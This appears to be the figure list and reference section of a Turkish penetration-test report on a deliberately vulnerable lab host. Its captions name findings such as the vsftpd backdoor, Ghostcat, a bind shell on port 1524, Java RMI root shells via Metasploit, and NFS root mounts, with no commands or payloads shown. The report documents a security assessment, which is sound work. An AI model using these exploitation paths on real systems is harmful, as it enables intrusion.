4.1	F-01	Nessus çıktısında Ubuntu 8.04 ve güvenlik desteği bitiş tespiti.
4.2a	F-02	Nessus VNC zayıf parola bulgusu.
4.2b	F-02	VNC bağlantısı sonrası root masaüstü erişimi.
4.3a	F-03	AJP servisinin Nmap ile doğrulanması.
4.3b	F-03	Ghostcat modülüyle /WEB-INF/web.xml dosyasının okunması.
4.4	F-04	1524/TCP bind shell bağlantısı ve root doğrulanması.
4.5	F-05	PostgreSQL üzerinde SSLv3 ve zayıf cipher suite tespiti.
4.6	F-06	OpenSSH 4.7p1 Debian 8ubuntu1 servis sürümü.
4.7	F-07	Samba sürümü, SMBv1 ve message signing durumu.
4.8	F-08	rlogin servisi ve msfadmin oturumu.
4.9	F-09	NFS / * export kaydı ve kök dizinin mount edilmesi.
4.10a	F-10	Nessus 3DES cipher suite tespiti.
4.10b	F-10	SWEET32 bulgusundan etkilenen portlar.
4.10c	F-10	Nmap ssl-enum-ciphers çıktısı.
4.11	F-11	Nmap ve dig ile ISC BIND 9.4.2 sürüm doğrulanması.
4.12	F-12	Telnet servisi ve msfadmin oturumu.
4.13a	F-13	Nmap ftp-vsftpd-backdoor script çıktısı.
4.13b	F-13	Metasploit doğrulanması sonrası root shell.
4.14a	F-14	rmi-vuln-classloader script sonucu.
4.14b	F-14	Metasploit java_rmi_server doğrulanması ve root shell.
4.15a	F-15	Nmap http-slowloris-check script çıktısı.
4.15b	F-15	Kontrollü Slowloris testi sırasında curl isteğinin yanıt beklemesi.

Referans Çerçevesi

- Tenable Nessus tarama ve plugin çıktıları
- Nmap Reference Guide ve NSE script çıktıları
- Rapid7 Metasploit Framework modül çıktıları
- NIST SP 800-115 - Technical Guide to Information Security Testing and Assessment
- CVE kayıtları: CVE-2008-0166, CVE-2011-2523, CVE-2014-3566, CVE-2016-2118, CVE-2016-2183, CVE-2020-1938 ve CVE-2020-8616